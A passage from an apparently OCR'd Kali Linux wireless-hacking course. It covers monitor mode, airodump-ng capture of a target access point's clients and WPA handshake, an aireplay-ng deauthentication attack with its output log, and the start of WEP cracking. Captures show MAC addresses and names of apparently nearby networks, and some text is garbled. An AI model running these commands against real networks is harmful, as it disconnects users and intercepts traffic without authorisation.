          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~# ifconfig wlan0 mode monitor
mode: No address associated with name
ifconfig: `--help' gives usage information.
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    515 NetworkManager
   1512 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl88XXau       Realtek Semiconductor Corp. 802.11ac WLAN Adapter

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...
Segmentation fault

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# airmon-ng check kill

Killing these processes:

    PID Name
   1512 wpa_supplicant
```

## 2.2. Over the air wireless data packets capture

airodump-ng utility allows the card to capture all traffic in the air if the card is set to monitor mode, it will show all Access Points that it can see

https://t.me/learningnets

## Exercise 2: Over the air wireless data capture

1. **#airodump-ng wlan0mon**


```
root@kali:~# airodump-ng wlan0
```

2. If you do not see any output

    b. Disconnect the card from the USB port.
    c. Connect the card pack with Kali running.
    d. Put the card in monitor mode.
    e. Run airodump-ng again.

### Output

https://t.me/learningnets




## 2.3. Sniffing specific AP

### Exercise 3: Sniffing Specific Access Point

Commands:

Airodump-ng: utility

--channel: channel number that the AP working on

--based: mac address of the AP

--write: to send the captured output to file (test-upc)

Wlan0: wireless card name

```
root@kali:~# airodump-ng --channel 11 --bssid F8:1D:0F:9C:63:B8 --write newtest wlan0mon

 CH 11 ][ Elapsed: 2 mins ][ 2020-04-14 14:43 ][ WPA handshake: F8:1D:0F:9C:63:B8

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 F8:1D:0F:9C:63:B8  -26   4      394      501    9  11  195  WPA2 CCMP   PSK  [redacted]

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 F8:1D:0F:9C:63:B8  22:15:93:40:3B:75  -28    0 - 1      0        4
 F8:1D:0F:9C:63:B8  C0:B6:58:A8:21:BF  -36    0 - 1e     0       11
 F8:1D:0F:9C:63:B8  C4:42:02:56:5A:89  -38    1e- 0e  1057       63
 F8:1D:0F:9C:63:B8  94:53:30:BB:D7:B8  -38    1e- 1e     0       41
 F8:1D:0F:9C:63:B8  6C:2F:2C:A5:76:B4  -38    0 - 6      0        3
 F8:1D:0F:9C:63:B8  44:4A:DB:02:CC:14  -38    1e- 1      0      538
 F8:1D:0F:9C:63:B8  08:D4:6A:A5:5B:D2  -40    1e- 1e     7      351
 F8:1D:0F:9C:63:B8  24:18:1D:29:4A:22  -42    0 - 1      0       64
 F8:1D:0F:9C:63:B8  C0:38:96:D0:D9:EF  -44    1e- 1e     0       50
 F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -44    1e-24      1      240
 F8:1D:0F:9C:63:B8  A8:E3:EE:29:90:EB  -46    0 - 1      0       30
 F8:1D:0F:9C:63:B8  FC:DE:90:37:9D:71  -46    1e- 1      0      222
 F8:1D:0F:9C:63:B8  94:B0:1F:1C:CA:F7  -46    1e- 1      0        4
 F8:1D:0F:9C:63:B8  C4:57:6E:D3:56:37  -46    1e- 1e     0       62
 F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -56    0 -24      0       25
 F8:1D:0F:9C:63:B8  24:A2:E1:2C:74:5A  -54    0 -24      0       64

root@kali:~#
```

Finding the captured file:
In Kali type: **#ls**

```
root@kali:~# ls
Desktop    Music     rtl8812au   wifi_test1-01.cap          wifi_test1-01.kismet.netxml
Documents  Pictures  Templates   wifi_test1-01.csv          wifi_test1-01.log.csv
Downloads  Public    Videos      wifi_test1-01.kismet.csv
root@kali:~#
```

Files created when we user - -write in the airodump-ng command

## 2.4. De-authentication attacks

De-authentication attack enables the attack to disconnect any device from the target access point.

## Exercise 4: De-authentication Attack

1. Make sure the card is working using command.

**#iwconfig**

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.


wlan0     IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.452 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~#
```

2. If the card is not in monitor mode. Put it in monitor mode.
3. Check the packets over the air to decide which access point that will attack using command

**#airodump-ng wlan0**

```
root@kali:~# airodump-ng wlan0
```



```
CH 10 ][ Elapsed: 42 s ][ 2020-04-01 11:56 ][ WPA handshake: F8:1D:0F:9C:63:B8

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:1D:0F:9C:63:B8  -18       41       10    0  11  195  WPA2 CCMP   PSK  Y
96:53:30:BB:D7:B8  -50       30        0    0  11  130  WPA2 CCMP   PSK  D
AC:20:2E:05:2B:98  -64       19        8    0   6  195  WPA2 CCMP   PSK  N
44:D9:E7:F3:95:3B  -65       68        0    0   6  195  WPA2 CCMP   PSK  v
54:64:D9:F3:17:79  -65       34        0    0   1  405  WPA2 CCMP   PSK  B
78:8D:F7:B4:4D:E8  -65       79        0    0   9  195  WPA2 CCMP   PSK  L
56:64:D9:F3:17:79  -65       36        0    0   1  405  WPA2 CCMP   PSK  <
40:F2:01:FB:CE:8F  -66       11        8    0   6  405  WPA2 CCMP   PSK  B
3A:66:85:05:1F:8D  -67       21        0    0  11  270  WPA2 CCMP   PSK  B
C8:91:F9:C2:C6:A6  -67       60        0    0  11  195  WPA2 CCMP   PSK  B
40:C7:29:F8:6B:F6  -68       23        5    0   1  540  WPA2 CCMP   PSK  B
BC:4D:FB:F6:33:48  -69       22        1    0   1  195  WPA2 CCMP   PSK  E
98:DE:D0:44:17:47  -69       27        3    0  11  130  WPA2 CCMP   PSK  V
F0:F2:49:5D:27:08  -71        4        0    0   6  195  WPA2 CCMP   PSK  M
5C:76:95:B6:24:1C  -81       11        0    0   1  130  WPA2 CCMP   PSK  <
5C:76:95:B6:24:19  -82       23        0    0   1  130  WPA2 CCMP   PSK  R
5C:76:95:B6:24:1A  -82       27        0    0   1  130  WPA2 CCMP   PSK  <
5C:76:95:B6:24:1E  -82       12        0    0   1  130  WPA2 CCMP   MGT  <
2A:66:85:05:1F:8D  -85        5        0    0  11  270  WPA2 CCMP   PSK  <
90:50:CA:1A:DA:18  -70        3        0    0  11  195  WPA2 CCMP   PSK  SANWINE39


BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   50:63:13:33:C7:D5  -59    0 - 1      0         3  Y
(not associated)   14:2D:27:9A:BA:B9  -69    0 - 1      0         1
F8:1D:0F:9C:63:B8  24:18:1D:29:4A:22  -33    0 -24      0         3
F8:1D:0F:9C:63:B8  44:4A:DB:02:CC:14  -41    0 - 1      0         2
F8:1D:0F:9C:63:B8  A8:E3:EE:29:90:EB  -43   36 - 1      0        18  Y
F8:1D:0F:9C:63:B8  6C:C7:EC:CC:E3:BC  -56    0 -24      0         2
F8:1D:0F:9C:63:B8  4C:66:41:99:AB:80  -61    0 -24      0         7
AC:20:2E:05:2B:98  14:D1:69:8D:46:CF  -69   11e- 2e     0         8
78:8D:F7:B4:4D:E8  68:07:15:BF:08:83  -87    0 - 6e     0         3
40:F2:01:FB:CE:8F  F0:F0:A4:38:D1:A2   -1    1e- 0      0         8

root@kali:~#
```

4. Check how many devices connected to the target AP using command airodump

#airodump-ng --channel x –bssid xx:xx:xx:xx:xx:xx card name




5. Use command aireplay to start deauth attack

#aireplay-ng --deauth [number of packets ] -a [AP Mac] -c [ device Mac] card name

```
root@kali:~# aireplay-ng --deauth 100 -a f8:1d:0f:9c:63:b8 wlan0
15:34:00  Waiting for beacon frame (BSSID: F8:1D:0F:9C:63:B8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:34:00  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:01  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:02  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:02  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:03  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:04  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:05  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:05  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:06  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:08  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:11  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:12  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:12  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:13  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:14  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:14  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:15  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:15  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:16  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:17  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:17  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:18  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:19  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:20  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:21  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:22  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:22  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:23  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:24  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:24  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:25  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
15:34:25  Sending DeAuth (code 7) to broadcast -- BSSID: [F8:1D:0F:9C:63:B8]
```

6. You should notice that the device disconnected from internet
7. To monitor access points that works on 5 Gigahertz band


**#airodump-ng –band a wlan0**

## 2.5. WEP encrypted networks crack


WEP is an old Encryption but it is still in use in some networks, therefore I will explain how to break it.
WEP algorithm called RC4 where each packet is encrypted by the access point and then decrypted at the client side. WEP ensure that each packet is encrypted by a unique key stream using random 24-bit initializing factor (IV), This IV is contained in packets as plain text. In a busy network, if we can collect more than two packets with the same IV, then aircrack tool ( aircrack-ng) can be used to determine the key stream and the WEP key using statistical attacks.
Conclusion: the more IV we can collect, the more likely for us to crack the WEP key

## Exercise 5: WEP Encryption cracking procedure

- Set the card in monitor mode




- See AP nearby using command “ **airodump-ng wlan0** ”



```
CH 13 ][ Elapsed: 24 s ][ 2018-07-02 09:27

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:F2:49:5D:27:08  -73        1        1    0   1  54e. WPA2 CCMP   PSK  Maral
F8:1D:0F:9C:63:B8  -24        1        4    0  11  54e. WPA2 CCMP   PSK  YASEE
44:D9:E7:F3:95:3B  -66        6      225  110  11  54e. WPA2 CCMP   PSK  vblac
C8:91:F9:C2:C6:A6  -67        6        0    0   6  54e. WPA2 CCMP   PSK  BELL5
AC:20:2E:05:2B:98  -68        1        4    0   6  54e. WPA2 CCMP   PSK  Nate
54:64:D9:F3:17:79  -70       10        0    0   1  54e. WPA2 CCMP   PSK  BELL0
A0:1B:29:F9:2E:1E  -73        8        0    0   1  54e. WPA2 CCMP   PSK  The L
40:F2:01:FB:CE:8F  -75        9        0    0   1  54e. WPA2 CCMP   PSK  BELL2
2C:E4:12:82:21:9D  -76       10        1    0   1  54e  WPA2 CCMP   PSK  BELL8
BC:4D:FB:D3:B1:18  -77        5        0    0  11  54e. WPA2 CCMP   PSK  GPrim
44:E9:DD:46:C7:FA  -78        4        0    0   1  54e. WPA2 CCMP   PSK  BELL3
44:E9:DD:44:04:50  -78        4        0    0   6  54e. WPA2 CCMP   PSK  BELL9
1C:AB:C0:70:CA:B8  -79        2        0    0   1  54e. WPA2 CCMP   PSK  sooso
98:DE:D0:44:17:47  -79        3        0    0  11  54e. WPA2 CCMP   PSK  VBlac
1C:AB:C0:70:CA:BA  -80        3        0    0   1  54e. WPA2 CCMP   PSK  <leng
90:72:40:25:80:76  -81        3        0    0  11  54e  WPA2 CCMP   PSK  fermo
54:64:D9:F4:B5:D1  -80        5        0    0   1  54e. WPA2 CCMP   PSK  BELL3

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   94:53:30:BB:D7:B8  -38    0 - 1      0         9  YASEEN-5G
(not associated)   AC:83:F3:4B:CB:1A  -60    0 - 1      0         2
(not associated)   44:61:32:CA:25:BE  -78    0 - 1      0         9  Nate
```

- Collect packets from the AP you want to attack using command

**#airodump-ng -–channel [ch. Number] -–bssid [bssid name] -–write [file name] [interface]**

- Use aircrack-ng tool to crack the key from the captured file as the following example:

